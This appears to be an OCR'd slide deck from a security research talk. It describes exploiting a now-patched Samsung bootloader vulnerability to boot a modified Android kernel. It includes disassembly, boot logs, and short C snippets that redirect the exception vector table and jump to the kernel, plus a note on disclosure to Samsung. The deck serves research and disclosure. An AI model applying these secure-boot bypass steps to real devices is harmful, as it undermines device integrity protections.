
```
                             LAB_f881270c                                    XREF[2]:
f881270c 03 00 80 d2     mov        x3,#0x0
f8812710 02 00 80 d2     mov        x2,#0x0
f8812714 01 00 80 d2     mov        x1,#0x0
f8812718 c0 7f 80 92     mov        x0,#-0x3ff
f881271c f3 c2 ff 97     bl         unknown_func_11
f8812720 df 42 03 d5     msr        DAIFSet,#0x2
f8812724 eb bf ff 97     bl         unknown_func_18
f8812728 24 3d 02 94     bl         unknown_func_19
f881272c e0 03 15 2a     mov        w0,w21
f8812730 52 da ff 97     bl         set_upload_mode
f8812734 60 06 00 b0     adrp       x0,0xf88df000
f8812738 00 a0 2d 91     add        x0=>s_Starting_kernel..._f88dfb68,x0,#0xb68
f881273c 67 d6 02 94     bl         print_to_debug_log
```

Boot Debugging

The bootloader contained a huge number of debug strings

These were written into RAM at address 0xf0000000

By comparing my boot implementation’s output to a legitimate boot process, debugging would be possible




```
[0:     0.474777 ]
[0:     0.476391 ] Samsung LK Boot 1.0 for SM-A047F (Nov 25 2022 - 19:24:28
[0:     0.483862 ] EXYNOS3830 EVT 0.1 (Base on ARM CortexA55)
[0:     0.489250 ] 3072MB / Rev 5 / A047FXXU1BVK5 / (PKG_ID 0x4d8798f0) / L
[0:     0.499250 ] [BRST] verify_early_bore: early bore is not initialized
[0:     0.507746 ] [BRST] store_this_to_early_prm: early_debore is invalid,
[0:     0.515654 ] sbl_check_dump_gpr: LLC init state clear!! (0x00000000)
[0:     0.522167 ] DFD: sjtag is enabled(1)
[0:     0.527034 ] call max1726x_fg
[0:     0.530015 ] syv660_chg_probe: hw_rev 5 / 3, flip chg_en gpio control
[0:     0.536600 ] call syv660 charger
[0:     0.541263 ] usb_acm_func_probe
[0:     0.544403 ] FLEXPMU-DBG: CLUSTER0_CPU0_STATES - 0x10
[0:     0.549607 ] FLEXPMU-DBG: CLUSTER0_CPU1_STATES - 0x10
[0:     0.554818 ] FLEXPMU-DBG: CLUSTER0_CPU2_STATES - 0x10
[0:     0.560031 ] FLEXPMU-DBG: CLUSTER0_CPU3_STATES - 0x10
[0:     0.565241 ] FLEXPMU-DBG: CLUSTER0_NONCPU_STATES - 0x10
[0:     0.570626 ] FLEXPMU-DBG: CLUSTER1_CPU0_STATES - 0x10
[0:     0.575838 ] FLEXPMU-DBG: CLUSTER1_CPU1_STATES - 0x10
[0:     0.581050 ] FLEXPMU-DBG: CLUSTER1_CPU2_STATES - 0x10
[0:     0.586259 ] FLEXPMU-DBG: CLUSTER1_CPU3_STATES - 0x10
[0:     0.591471 ] FLEXPMU-DBG: CLUSTER1_NONCPU_STATES - 0x10
[0:     0.596856 ] FLEXPMU-DBG: CP_STATES - 0x80
[0:     0.601112 ] FLEXPMU-DBG: GNSS_STATES - 0x0
[0:     0.605454 ] FLEXPMU-DBG: WLBT_STATES - 0x0
[0:     0.609797 ] FLEXPMU-DBG: MIF_STATES - 0x0
[0:     0.614053 ] FLEXPMU-DBG: TOP_STATES - 0x0
[0:     0.618309 ]           pd-hsi - 0x10                 pd-g3d - 0x80
[0:     0.632550 ]
[0:     0.634292 ] FLEXPMU-DBG: [UP] RUNNING_SEQUENCER - DONE
[0:     0.639677 ] FLEXPMU-DBG: [DOWN] RUNNING_SEQUENCER - DONE
[0:     0.645236 ] FLEXPMU-DBG: APSOC_SEQ_TOTAL_COUNT - 0
[0:     0.650271 ] FLEXPMU-DBG: MIF_SEQ_TOTAL_COUNT - 0
[0:     0.655135 ] FLEXPMU-DBG: APSOC_SLEEP_SEQ_COUNT - 0
[0:     0.660172 ] FLEXPMU-DBG: MIF_SLEEP_SEQ_COUNT - 0
[0:     0.665036 ] FLEXPMU-DBG: APSOC_SICD_SEQ_COUNT - 0
[0:     0.669987 ] FLEXPMU-DBG: MIF_SICD_SEQ_COUNT - 0
[0:     0.674765 ] FLEXPMU-DBG:  NO POWER MODE
[0:     0.678846 ] FLEXPMU-DBG: CPU_SEQ_STATUS - cpu0:on, cpu1:on, cpu2:on,
[0:     0.690180 ] s2mpu12_set_wtsr: enable
[0:     0.693914 ] s2mpu12_set_smpl: enable
```

Kernel Execution

The boot process ended with calling directly into the Kernel

This included KASLR, with the Kernel base address being stored in memory

Standard debugging of errors would be impossible after execution



```
unsigned int x0 = 0xf8aa7000;
unsigned int x4 = 0x80080000;

unsigned int* kernelPointerOffset = 0xf8aa7e58;
unsigned int kernelPointer = kernelPointerOffset[0];
kernelPointer += x4;

void (*kernel_go)(unsigned int,unsigned int,unsigned int,unsigned int,unsigned int) =
    (void (*)(unsigned int,unsigned int,unsigned int,unsigned int,unsigned int))kernelPointer;

kernel_go(0x8a080000,0x0000,0x0000,0x0000,0x80080000);
```

Boot Failure

After patching in all of the appropriate functions, a Kernel loaded into memory could be executed

This hung, and never started Android


The Kernel code could be modified after loading, so each step was altered to return back to the bootloader, so the function causing the crash could be identified

Boot Failure

The device froze after the Kernel reinitialised the MMU

This implied that parts of the bootloader were still executing

The most likely reason was the bootloader potentially using threads



```
                             undefined __enable_mmu()
         undefined             w0:1              <RETURN>
                             __enable_mmu


    00d8f204 01 07 38 d5       mrs        x1,id_aa64mmfr0_el1
    00d8f208 22 7c 5c d3       ubfx       x2,x1,#0x1c,#0x4
    00d8f20c 5f 00 00 f1       cmp        x2,#0x0
    00d8f210 a1 02 00 54       b.ne       LAB_00d8f264
    00d8f214 02 00 80 d2       mov        x2,#0x0
    00d8f218 c1 8a 00 b0       adrp       x1,0x1ee8000
    00d8f21c 21 20 20 91       add        x1,x1,#0x808
    00d8f220 22 00 00 f9       str        x2,[x1]=>DAT_01ee8808
    00d8f224 bf 3f 03 d5       dmb        SY
    00d8f228 21 76 08 d5       dc         IVAC,x1
    00d8f22c 21 f0 00 d0       adrp       x1,0x2b95000
    00d8f230 42 f0 00 d0       adrp       x2,0x2b99000
    00d8f234 e3 03 01 aa       mov        x3,x1
    00d8f238 e4 03 02 aa       mov        x4,x2
    00d8f23c 03 20 18 d5       msr        ttbr0_el1,x3
    00d8f240 24 20 18 d5       msr        ttbr1_el1,x4
    00d8f244 df 3f 03 d5       isb
    00d8f248 00 10 18 d5       msr        sctlr_el1,x0
    00d8f24c df 3f 03 d5       isb
    00d8f250 1f 75 08 d5       ic
    00d8f254 9f 37 03 d5       dsb        NSH
    00d8f258 df 3f 03 d5       isb
    00d8f25c c0 03 5f d6       ret
```

Bootloader Threads

Most Android bootloaders use a single thread for all functionality

Sboot was found to implement an RTOS to handle all management features

As the Kernel altered the MMU page tables, they were attempting to execute unmapped memory

Bootloader Threads

Three threads were identified on the device:

- Background Tasks
- USB Control Transfers
- High Level USB Communication

Each one was constantly running, and had no trivial way to disable them individually

Disabling Threads

A simple solution was required to disable all threads

Throwing an exception would achieve this

Recovering from the exception would not be required

The Kernel bootstrapping code could be executed from an exception


VBAR_ELn + 0x000	Synchronous
+ 0x080	IRQ/vIRQ
+ 0x100	FIQ/vFIQ
+ 0x180	SError/vSError
+ 0x200	Synchronous
+ 0x280	IRQ/vIRQ
+ 0x300	FIQ/vFIQ
+ 0x380	SError/vSError
+ 0x400	Synchronous

Aarch64 Exceptions

The VBAR_EL1 register points to the exception vector table for Sboot

Every 128 bytes is a different exception type

By pointing VBAR_EL1 to a table with NOPs, followed by the boot code, any exception would execute the payload



```
vbarLocation = 0xf8d59000;

__asm__ __volatile__("msr vbar_el1, %0\n\t" :  : "r" (vbarLocation) : "memory");
print_to_debug_log(0xf88dfb68,vbarLocation,vbarLocation);
```

Additional Errors

Even with the Kernel booting, Android still failed to start, reverting to Recovery mode

The error was within the fs_mgr_mount_all function

This error message suggested that the userdata partition could not be decrypted


This strongly implied that key storage was not enabling properly

Additional Errors


Analysing the logs prior to boot found that multiple hardware initialisations were being performed twice, including keystorage

This was due to Fastboot requiring them for other purposes

The second initialisation would fail, and break the rest of the process



```
[0:    4.865794 ] keystorage: read whole partition from the storage
[0:    4.865799 ] keystorage: [SB_ERR] ret = [0xFDAA0010]
[0:    4.865803 ] keystorage: init failed.
```



```
[0:    5.173361 ] [TEEGRIS] register handler1, ret = 0xFFFFFFFF
[0:    5.173369 ] [TEEGRIS] register handler2, ret = 0xFFFFFFFF
```

Additional Errors

Both keystorage and TEE functions were enabled by a large, complex function

This was fully reimplemented, with the functions removed

With the errors removed, the phone could complete booting to Android

```
                         LAB_f88027fc                                    XREF[1]:
f88027fc c3 0c 00 94     bl          secure_payload_init_upper
f8802800 8a ff ff 97     bl          unknown_func_min4_7
f8802804 41 d3 01 94     bl          unknown_func_min4_8
f8802808 44 d9 01 94     bl          register_handler1_data2
f880280c 27 f2 01 94     bl          unknown_func_min4_9
f8802810 de ea 01 94     bl          unknown_func_min4_10
f8802814 a1 09 00 90     adrp        x1=>DAT_f8936000,0xf8936000
f8802818 20 f4 0c b9     str         w0,[x1, #0xcf4]=>DAT_f8936cf4
f880281c c3 e4 01 94     bl          FUN_f887bb28
```


Demo

Android Modification

It was possible to modify the Android image at any point prior to Kernel execution

With the arbitrary memory read/write vulnerability, this would be trivial

The Kernel could be modified without triggering protection mechanisms



```
a04s:/ $ cat /proc/version
Linux version 4.19.198-25467655-abA047FXXU1BVK5 (HACKED K7B24) (Android (6443078 based on r383902)
bee898b79), LLD 11.0.1 (/buildbot/tmp/tmp6_m7QH b397f81060ce6d701042b782172ed13bee898b79)) #1 SMP
a04s:/ $ 
```

Final Notes

As the exploit could now be triggered using an exception, any boot mode could be used

This meant even vulnerable Samsung devices without Fastboot could be exploited

While code execution was possible in the Kernel, there was still a risk of triggering KNOX

Disclosure

The initial vulnerability was disclosed to Samsung in December 2022

Samsung provided constant updates on progress, and patched the finding within three months

The target device was updated, and found to no longer be vulnerable to the Descriptor Overwrite vulnerability

Tools will be released demonstrating the outlined exploit

Conclusion

Most devices will still have exploitable vulnerabilities, despite the resources used to mitigate against them

Even with basic vulnerabilities, the effort required to go from a proof-of-concept to a full exploit can be extremely rewarding

Even on targets which have had a huge amount of research performed on them, there will still be a vector no one else has tried